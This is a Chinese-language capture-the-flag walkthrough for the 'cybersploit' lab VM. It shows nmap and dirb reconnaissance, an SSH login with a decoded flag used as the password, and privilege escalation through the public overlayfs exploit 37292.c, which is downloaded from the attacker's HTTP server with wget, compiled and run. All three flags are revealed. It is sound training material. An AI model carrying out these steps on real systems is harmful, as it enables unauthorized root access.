
cybersploit
靶机准备

将ova文件导入虚拟机中,设置网络模式为NAT
从靶机描述得知包含3个flag

kali扫描其ip
netdiscover -r 192.168.164.0/24
渗透测试
namp扫描端口
nmap -sS -sV -T5 -A -p- 192.168.164.187

只开放了22、80端口
访问80端口

查看源码,发现信息
扫描一下目录
dirb http://192.168.164.187

发现robots.txt,访问


得到一串密文,尝试base64解码
成功获得flag1
接下来尝试ssh连接
利用刚才获得的username进行尝试猜测密码为flag1:
cybersploit{youtube.com/c/cybersploit}
成功登录


不是root权限
查看一下目录,发现flag2,读取


得到一串二进制数据,可能有用
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100 01111011 01101000 01110100 01110100 01110000 01110011 00111010 01110100 00101110 01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100 00110001 01111101
使用工具将二进制转文本,获得flag2
提权
先查看系统内核版本
uname -a

是3.13.0-32-generic
查找是否有漏洞
searchsploit overlayfs

下载37292.c文件
cp /usr/share/exploitdb/exploits/linux/local/37292.c /root

在kali开启http服务,靶机下载此文件。
python -m SimpleHTTPServer 8080

靶机:wget http://192.168.164.137:8080/37292.c

gcc编译命令:
gcc 37292.c -o test

执行脚本文件:
./test
提权成功,得到root权限!!!

进入root目录拿到最后一个flag3

cybersploit的更多相关文章
随机推荐
- COM笔记-关于HRESULT
HRESULT HRESULT(Here's the RESULT)值分成32位值, HRESULT值中16到30这15个比特位包含的是设备代码.设备代码标识的是可以返回HRESULT返回代码的操作系 ...
- c# 执行python方法
在C#使用Python脚本文件要注意的的是,首先要将IronPython2.7安装路径中的两个dll文件添加到C#引用中一个是IronPython.dll,另一个是Microsoft.Scriptin ...
- Java常用类之时间类
JDK8之前日期时间API 1. java.lang.System类 2. java.util.Date类 3. java.text.SimpleDateFormat类 4. java.util.Ca ...
- Linux下的Shell工作原理
Linux下的Shell工作原理 Linux系统提供给用户的最重要的系统程序是Shell命令语言解释程序.它不属于内核部分,而是在核心之外,以用户态方式运行.其基本功能是解释并执行用户打入的各种命令, ...
- SpringBoot 优雅配置跨域多种方式及Spring Security跨域访问配置的坑
前言 最近在做项目的时候,基于前后端分离的权限管理系统,后台使用 Spring Security 作为权限控制管理, 然后在前端接口访问时候涉及到跨域,但我怎么配置跨域也没有生效,这里有一个坑,在使用 ...
- JOB状态与并发
由于job每次被执行时都会创建一个新的实例, jobDetail实例时,要进行数据存储或者,特殊字段操作,需要每次schedul执行job时保留之前的数据, 那么就需要job在有状态下保持之前的数据信 ...
- linux下查看磁盘使用内存及清除日志内存
1.查看磁盘内存 df -h 2.清理日志内存 echo "">catalina.out
- Data Leakage in Machine Learning 机器学习训练中的数据泄漏
refer to: https://www.kaggle.com/dansbecker/data-leakage There are two main types of leakage: Leaky ...
- JDK1.8源码(六)——java.util.ArrayList类
ArrayList实现了Serializable接口,因此它支持序列化,能够通过序列化传输,实现了RandomAccess接口,支持快速随机访问,实际上就是通过下标序号进行快速访问,实现了Clonea ...
- Redis的配置文件redis.conf的解析
1.redis的配置文件为redis.conf 2.redis配置文件redis.conf中关于网络的配置 3.redis配置文件redis.conf中的日志配置 4.redis配置文件redis.c ...